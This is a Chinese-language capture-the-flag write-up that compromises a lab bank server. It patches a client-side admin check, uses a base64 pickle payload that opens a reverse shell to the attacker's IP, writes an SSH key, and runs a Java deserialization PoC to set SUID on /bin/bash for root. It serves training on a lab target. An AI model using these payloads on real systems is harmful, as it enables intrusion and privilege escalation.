

一.信息收集

```
arp-scan -l #存活主机探测
```

```
[root@Rat1 ~]# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 192.168.56.119
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan
)
192.168.56.1      0a:00:27:00:00:1a      (Unknown: locally administered)
192.168.56.100    08:00:27:0c:a9:1a      PCS Systemtechnik GmbH
192.168.56.180    08:00:27:93:58:f1      PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.218 seconds (115.42 hosts/sec)
. 3 responded
```

扫描端口

Welcome 项目管理 信息搜集 端口扫描 Web指纹 漏洞检测 目录枚举 轻武器库 空间测绘 域名枚举 编码转换 红队常用 辅助工具 About

选择项目 Default 刷新 共1行

ID	Host	Port	Proto	Target	Banner	Code	Title	Area
1	192.168.56.180	22	SSH	192.168.56.180:22	OpenSSH 8.4p1 Debian 5+deb11u3	0		
2	192.168.56.180	80	HTTP	http://192.168.56.180:80	Apache/2.4.62 (Debian) Apache-HTTP-Server/2.4.62 Apache-Web-Server	200	MazeSec Bank	
3	192.168.56.180	8000	HTTP	http://192.168.56.180:8000	jumpserver-堡垒机 Django jumpserver-fortress-machine WSGIServer/0.2 CPython/3.9.2	200	用户登录 - 市场系统	
4	192.168.56.180	14646	TCP	192.168.56.180:14646		0		

二.user.txt

扫描端口发现有80,8000端口

SecureBank

功能特性 安全技术 关于我们 下载客户端

进入8000端口,是一个商城

市场系统

用户注册

用户名:

必填; 长度为150个字符或以下; 只能包含字母、数字、特殊字符“@”、“.”、“_”和“-”。

邮箱:

密码:

.....

- 你的密码不能与你的其他个人信息太相似。
- 你的密码必须包含至少 8 个字符。
- 你的密码不能是一个常见密码。
- 你的密码不能全都是数字。

确认密码:

.....

为了校验, 请输入与上面相同的密码。

[注册](#)

已有账号? [立即登录](#)

注册后发现66779988元能买个神秘物质

下载jar文件,打开输入ip进行连接后,是一个银行管理系统

用jad进行逆向,

银行客户端 - Jadx GUI

bank-client-1.0.0-jadx-gui

bank-client-1.0.0.jar

输入 源代码 com.bank client ui AdminFrame AdminMessagePanel CustomerFrame LoginFrame BankClient JTextField JPasswordField LoginFrame(BankClient) void initComponents() void lambda\$initComponents\$0(ActionEvent) lambda\$initComponents\$1(ActionEvent) lambda\$main\$2() void login() void main(String[]) void openRegisterFrame() void MessagePanel RegisterFrame ServerConfigFrame BankClient entity 资源文件 Summary

代码 小型 简单 Fallback 分屏视图

```

142 registerButton.setBorderPainted(false);
143 registerButton.addActionListener(e2 -> {
144     openRegisterFrame();
145 });
146 buttonPanel.add(loginButton);
147 buttonPanel.add(registerButton);
148 mainPanel.add(buttonPanel, "South");
149 backgroundPanel.add(mainPanel);
150 add(backgroundPanel);
151 getRootPane().setDefaultButton(loginButton);
152 }

private void login() throws IOException {
153     String username = this.usernameField.getText().trim();
154     String password = new String(this.passwordField.getPassword());
155     if (username.isEmpty() || password.isEmpty()) {
156         JOptionPane.showMessageDialog(this, "请输入用户名和密码!", "提示", 2);
157         return;
158     }
159     if (!this.client.isConnected()) {
160         JOptionPane.showMessageDialog(this, "与服务器的连接已断开!", "错误", 0);
161         return;
162     }
163     try {
164         User user = (User) this.client.sendRequest("LOGIN", username, password);
165         if (user != null) {
166             JOptionPane.showMessageDialog(this, "登录成功!", "提示", 1);
167             if (user.getUserType() == User.UserType.ADMIN) {
168                 new AdminFrame(this.client, user).setVisible(true);
169             } else {
170                 new CustomerFrame(this.client, user).setVisible(true);
171             }
172             dispose();
173         } else {
174             JOptionPane.showMessageDialog(this, "用户名或密码错误!", "错误", 0);
175             this.client.disconnect();
176         }
177     } catch (Exception ex) {
178         ex.printStackTrace();
179         JOptionPane.showMessageDialog(this, "登录失败: " + ex.getMessage(), "错误", 0);
180         this.client.disconnect();
181     }
182 }
183
184 private void openRegisterFrame() {
185     new RegisterFrame(this.client).setVisible(true);
186 }
187
188
189
190
191
192
193
194
195
196
197
198
199
200

```

```

if (user.getUserType() == User.UserType.ADMIN) {
    new AdminFrame(this.client, user).setVisible(true);
} else {
    new CustomerFrame(this.client, user).setVisible(true);
}


```

这段登陆逻辑是如果是管理员，就打开管理员窗口；如果不是，就打开普通窗口，但这段验证是在本机进行验证的，我们可以将其改为真

```
new AdminFrame(this.client, user).setVisible(true);
```

无论是谁，就打开管理员窗口

用recaf打开将其修改，保存后将其导出，分别打开两个版本





用户可以进行存款，管理员可以批准

用户端先开户取钱几个亿，然后用管理员批准

进入8000端口，进行银行卡的绑定

取款得到hash去支付



进入/r00t_rooteabcsd.html

获得凭证root:toorcatshadow



root:toorcatshadow

导入配置

从Base64编码的配置文件中恢复系统设置
配置数据 (Base64格式):

请粘贴Base64编码的配置数据...

导入配置

说明: 配置数据必须是Base64编码格式。可以使用下方的导出功能获取当前配置。

导出配置

将当前系统配置导出为Base64格式，便于备份和迁移

导出当前配置

导出成功！

配置数据 (base64(pickle)):

```
gASVbwAAAAAAAB91CiMBXVzZXJz1F2UfZQoja51c2VyX191c2VybmcFtZZSMAzEyM5SMBnN0YXR1c5SMCURTE1WRVJFRJR1YYwJdG1tZXN0YW1w1IwgMjAyNi0wMS0xMCaxMTozOToxNS45NDU4NTArMDA6MDCUds4=
```

进入网站，一个管理后台，一个系统配置

在看到提示(base64(pickle))

Pickle: 这是一个 Python 专用的序列化库，用于把 Python 对象转换成二进制流（序列化），或把二进制流恢复成对象

Pickle 允许对象定义一个魔术方法 `__reduce__`。当 `pickle.loads` 试图恢复这个对象时，它会自动执行 `__reduce__` 中定义的系统命令。

反弹shell

```

import pickle
import base64
import os
LHOST = "192.168.56.119"
LPORT = 4444
class Malicious(object):
    def __reduce__(self):
        cmd = f"python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
((\"{LHOST}\",{LPORT}));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);import pty; pty.spawn(\"/bin/bash\")'"
        return (os.system, (cmd,))

payload = pickle.dumps(Malicious())
print(base64.b64encode(payload).decode())

```

在kali上运行脚本

```

python 2.py
gASVAAEAAAAACMBXBvc2141IwGc31zdGVt1JOUjOVweXRob24zIC1jICdpbxvvcnQgc29ja2v0LHN1Y
nByb2Nlc3Msb3M7cz1zb2NrZXQuc29ja2v0KHNvY2t1dc5BR19JTkVULHNvY2t1dc5TT0NLX1NUUkVBTS
k7cy5jb25uZWN0KCgiMTkyLjE2OC41Ni4xMTkiLDQ0NDQpKTtvvy5kdXAyKHMuZmlszW5vKCKsMCK7IG9
zLmR1cDIocy5maWx1bm8oKSwxKTsgb3MuZHvWMiHzLmZpbGVubygpLDIp021tcG9ydcBwdHk7IHB0eS5z
cGF3bigiL2Jpbj9iYXNoIikn1IWUUpQu

```

```

└─(root㉿kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.180: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.119] from (UNKNOWN) [192.168.56.180] 53042
banker@bank-server:/opt/market$ 

```

弹到shell，能拿到user.txt

三.root.txt

```

banker@bank-server:/opt/market$ sudo -l
sudo -l
Matching Defaults entries for banker on bank-server:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User banker may run the following commands on bank-server:
  (ALL) NOPASSWD: /usr/bin/bank-admin-tool
banker@bank-server:/opt/market$ 

```

```

banker@bank-server:/opt/market$ cat /usr/bin/bank-admin-tool
cat /usr/bin/bank-admin-tool
#!/bin/bash
/usr/bin/java -jar /opt/bank-admin-tool-1.0.0.jar

```

发现是一个/opt/bank-admin-tool-1.0.0.jar文件

用python开服务， wget发现没连接上

在用kali的公钥，写靶机上，然后用scp下载

```
ssh-keygen -t rsa  
cat ~/.ssh/id_rsa.pub
```

在靶机上

```
mkdir -p ~/.ssh  
echo "ssh-rsa  
AAAAB3NzaC1yc2EAAAQABAAQgQDCZxiDkMTtIW+8QaCysn05in7uBW6GC8gwneOPK/Ax83c9KA1xd  
WI2dy5T5XX3jPU+0bc2ryHqgEvXueaPSp5EMtrbmQjkVj+ra4Je3kbJkmfaadu8c4X/74Tksa9ybfw8hh  
AuOwydPNoyc/hZj kXG+dHvhA3VU3pRBP/dT7c6060du1LxUKWB0t2hvRNyB6CUB0m28gmTgiCxpou/SONRNGSrn2krrEoUDs7UaKjeMK/yqtXkz+q78wu0eJvtIQRg8ktHez4n+1sGvVVxaIbxzYeYgBD06Hnou+ud3XS9PNIZxghnUELRYCsLEMZFdWzqYUgxdTu8/vv1dzjnmlKlCSuLpaubGy5ShmZR4Sg1TTopcFqIrALEnpJX+LtFT02CL/fxzpR60e6xCjvrcwMj/dk2vPW6zp73mXIDspUEx9/0PEFj0nRS2kep3MzuJ4ANb4I0LT9hAQNLU1JEsqkAd6B7RxJT08PyU3RgBz73kaCMfw/5SWI3aksDPqIR0=" >>  
~/.ssh/authorized_keys  
chmod 700 ~/.ssh  
chmod 600 ~/.ssh/authorized_keys
```

```
scp banker@192.168.56.180:/opt/bank-admin-tool-1.0.0.jar .
```

下载完后放到主机用jad进行分析



在AdminConfig 类下发现readObject(ObjectInputStream)

```
private void readobject(ObjectInputStream in) throws ClassNotFoundException,  
IOException {  
    in.defaultReadObject();  
    if (this.initCommand != null && !this.initCommand.isEmpty()) {  
        try {  
            //将initCommand 当作命令执行  
            Runtime.getRuntime().exec(this.initCommand);  
        } catch (IOException e) {  
        }  
    }  
}
```

readObject: 只要一个类定义了这个方法，当程序试图从文件或网络中恢复这个对象（反序列化）时，JVM 会自动、优先调用这个方法，而不是走普通的构造函数

```
Runtime.getRuntime().exec(this.initCommand); #命令执行代码
```

构造一个 AdminConfig 对象，将 initCommand 字段设置命令

```
import com.bank.admin.AdminConfig;
import java.io.*;

public class poc {
    public static void main(String[] args) throws Exception {
        AdminConfig config = new AdminConfig();
        config.setInitCommand("chmod u+s /bin/bash");
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("admin.config"));
        oos.writeObject(config);
        oos.close();
    }
}
```

```
javac -cp /opt/bank-admin-tool-1.0.0.jar poc.java #编译
java -cp .:opt/bank-admin-tool-1.0.0.jar poc #生成
```

启动工具,触发漏洞

```
sudo /usr/bin/bank-admin-tool
```

程序运行 -> 读取 admin.config -> 触发 readObject -> 执行 chmod u+s /bin/bash -> Root 权限生效

```
/bin/bash -p
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
kali@kali: ~/Desktop kali@kali: ~/Desktop

Admin Username: 1
1
Admin Password: 2
2

x Login failed

Authentication failed. Exiting ...

Disconnected from server.
banker@bank-server:~$ /bin/bash -p
/bin/bash -p
bash-5.0# whoami
whoami
root
bash-5.0# cat /root/root.txt
cat /root/root.txt
flag{root-22ca34af1207f0478173b7a793b591bb47d5437d51377abb597a7f6bec3073da}

非常感谢您的参与 诸事顺遂

-by DingTom (MazeSec Team)
bash-5.0#
```

商城里的vip:https://www.bilibili.com/video/BV1UT42167xb/?spm_id_from=333.1007.top_right_bar_window_history.content.click&vd_source=644d51ea32f17a4e192ecdfde73bd82b